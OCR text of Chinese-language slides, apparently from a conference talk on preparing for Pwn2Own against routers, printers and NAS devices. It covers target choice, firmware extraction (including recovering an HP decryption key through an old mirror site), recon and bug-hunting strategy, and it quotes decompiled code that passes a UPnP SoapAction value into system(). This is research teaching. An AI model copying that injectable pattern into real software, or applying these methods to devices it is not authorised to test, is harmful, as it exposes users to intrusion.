
- 目標的選擇
  - SOHO SMASHUP 組合 
    - 較**極端**的組合

Initial Stage	Final Stage	原始分數	Soho smashup 分數
MikroTik - **3**	Sonos Speaker - **6**	**9**	**10**

Let’s Play the Game

前置作業

- 目標的選擇
  - 選擇**適合自己**及**有興趣**的目標
    - 如果沒做過手機?
      - 短時間內所需技能點較多較難在時間內完成



Let’s Play the Game

前置作業

- 目標的選擇
  - 選擇**適合自己**及**有興趣**的目標
    - 如果沒做過手機?
      - 短時間內所需技能點較多較難在時間內完成
    - 自己**有興趣**很重要
      - 有興趣才會看得比較久且深入

環境建置

Let’s Play the Game

前置作業

- 環境建置
  - 主要有兩種方式
    - 用模擬方式 - **時間**
      - Qiling Framwork
      - Firmadyne
      - **不一定**跟實體會一模一樣，最好比賽前買實機比較不會有意外

Let’s Play the Game

前置作業

- 環境建置
  - 主要有兩種方式
    - 直接買實體機 – **錢**
      - Amazon
      - PChome
      - 很多設備可能會需要從**國外**買

Shipping Address **Payment Method**

13F., No. 32, Sec. 3, Bade Rd., Songshan Dist.
Taipei City, 105
Taiwan

Order Summary

Item(s) Subtotal:	USD 788.82
Shipping & Handling:	USD 599.29
Total before tax:	USD 1,388.11
Estimated tax to be collected:	USD 0.00
Grand Total:	**USD 1,388.11**

See tax and seller information

Payment Grand Total: **TWD 43,682.49**

Transactions

Delivered Sep 19, 2022

Canon 佳能彩色Image CLASS MF743Cdw - 多合一、無線、可行動操作、雙工雷射印表機、白色、中等尺寸，提供 Amazon Dash Replenishment 服務

Sold by: Hot Deals 4 Less®
Return window closed on Oct 17, 2022
$788.82
Condition: New


Buy it again

Get product support
Problem with order
Leave seller feedback
Write a product review
Archive order

運費可能很貴

標題

內部演練畫面
僅公布於研討會



Firmware Dump


There are many way to extract the firmware.

Let’s Play the Game

Firmware Dump

- Binwalk
  - 不少的 Firmware 都可靠 Binwalk 解完
    - NETGEAR
    - MikroTik
    - …

But some are encrypted or obfuscated…



Let’s Play the Game

Firmware Dump

- Obfuscated
  - **Canon**
- Encrypted
  - **Sonos**
  - **HP**

硬體解

Let’s Play the Game

Firmware Dump

- 硬體解
  - UART
    - WD My Cloud Home
  - JTAG
  - **DMA Attack**
    - Sonos
  - …

Special Way

Let’s Play the Game


Firmware Dump

- HP M479fdw @ Pwn2Own Toronto 2022

Let’s Play the Game

Firmware Dump

- 起初我們先去 HP 官方 firmware 網站**嘗試**找**相同系列但沒加密**的 firmware




Target Firmware

Let’s Play the Game

Firmware Dump

- HP 官方 firmware 網站**有列出**的**並沒有找到未加密**的相似版本




Target Firmware

Let’s Play the Game

Firmware Dump

- Google Hacking 找舊的 **mirror** 站




Target Firmware

Let’s Play the Game

Firmware Dump

- 該 mirror 站有**開 Index of** 可以逛




Target Firmware

Let’s Play the Game

Firmware Dump

- 但是該網站過舊，沒辦法得知最新網站的目錄結構




Target Firmware

Let’s Play the Game

Firmware Dump

- 我們發現到有個**檔案**會存整個網站的**目錄結構**



Index of /xxx

Last modified at 2016

Target Firmware

/pub/docs/xxxx.html


/xxx/yyyy/zzz.html

…

Let’s Play the Game


Firmware Dump

- 嘗試存取官方 firmware 網站中**相同**的檔案



Index of /xxx

Last modified at 2016




Target Firmware

Let’s Play the Game

Firmware Dump


- 獲得**當前**官方 firmware 網站的**網站目錄**



Index of /xxx

Last modified at 2016

Target Firmware



/pub/docs/xxxx_new.html


/xxx/yyyy/zzz_new.html

…

Let’s Play the Game


Firmware Dump

- 可**從網站目錄**中找出**沒加密的相似版本**分析



Index of /xxx

Last modified at 2016




Target Firmware

Let’s Play the Game

Firmware Dump

- 獲得解 firmware 時的 **KEY**



Index of /xxx


Last modified at 2016

Target Firmware

Let’s Play the Game

Firmware Dump

- 用該 **KEY** 去解**目標**的 Firmware



Index of /xxx

Last modified at 2016

Target Firmware

漏洞挖掘

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - **Recon**

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 哪些服務是**碰得到的**

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:3493            0.0.0.0:*               LISTEN      9167/upsd
tcp        0      0 0.0.0.0:5000            0.0.0.0:*               LISTEN      11054/nginx: master
tcp        0      0 0.0.0.0:5001            0.0.0.0:*               LISTEN      11054/nginx: master
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      10942/smbd
tcp        0      0 0.0.0.0:5357            0.0.0.0:*               LISTEN      11054/nginx: master
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      11054/nginx: master
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      8700/sshd: /usr/bin
tcp        0      0 127.0.0.1:5432          0.0.0.0:*               LISTEN      12441/postgres
tcp        0      0 0.0.0.0:443             0.0.0.0:*               LISTEN      11054/nginx: master
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      10942/smbd
tcp        0      0 127.0.0.1:161           0.0.0.0:*               LISTEN      10608/snmpd
```

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 哪些服務是**碰得到的**
    - 哪些服務**看起來程式碼品質較差**或是**比較容易寫出問題**

```
    _sprintf_chk(
      command,
      1,
      0x100,
      "logger -p local5.warn [RouterOp] [UPnP set event: %s] from source: %s",
      SoapAction,
      source);
  system((const char *)command);
```

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 哪些服務是**碰得到的**
    - 哪些服務**看起來程式碼品質較差**或是**比較容易寫出問題**
    - 哪些功能是 **pre-auth**

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 哪些服務是**碰得到的**
    - 哪些服務**看起來程式碼品質較差**或是**比較容易寫出問題**
    - 哪些功能是 **pre-auth**
    - 廠商有沒有**自己改** Open Source Project
      - Netatalk

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 哪些服務是**碰得到的**
    - 哪些服務**看起來程式碼品質較差**或是**比較容易寫出問題**
    - 哪些功能是 **pre-auth**
    - 廠商有沒有**自己改** Open Source Project
      - Netatalk
    - 其他隊伍**過去都打甚麼**
      - TP-Link tdpServer

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 我們面對 Pwn2Own 比賽攻擊面的列舉
    - 根據前述 Recon 結果**排定優先順序**
    - 以 Pwn2Own Mobile 來說，攻擊面大多數都是獨立 Service 或是 CGI 居多
      - SLP、Netatalk、smb、dhcpd …

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - 挖洞策略
    - 常見 IoT 設備上的洞的類型
      - Command injection
      - Stack overflow
    - 但**容易發現的洞**容易被修或撞洞

Let’s Play the Game

漏洞挖掘

- 攻擊面的選擇策略
  - Info leak
    - 也有產品洞多到有人直接把 0day 貼到 Pastebin 的狀況
      - WD
    - 有些人也會把 **crash dump** 放到 twitter 上

A previous bad experience competing at P2O taught me that trivial bugs are bad.
- @amatcama


漏洞挖掘

- WAN 攻擊面的擴展
  - 相對少攻擊面的 WAN 則相對難打，但 Pwn2Own 中，對於 Router 的 **WAN** 相對**寬鬆**
    - **MitM**
      - We can control **some** server from WAN side.
        - **DHCP**
        - **DNS**

Let’s Play the Game

漏洞挖掘


- WAN 攻擊面的擴展



Let’s Play the Game

漏洞挖掘

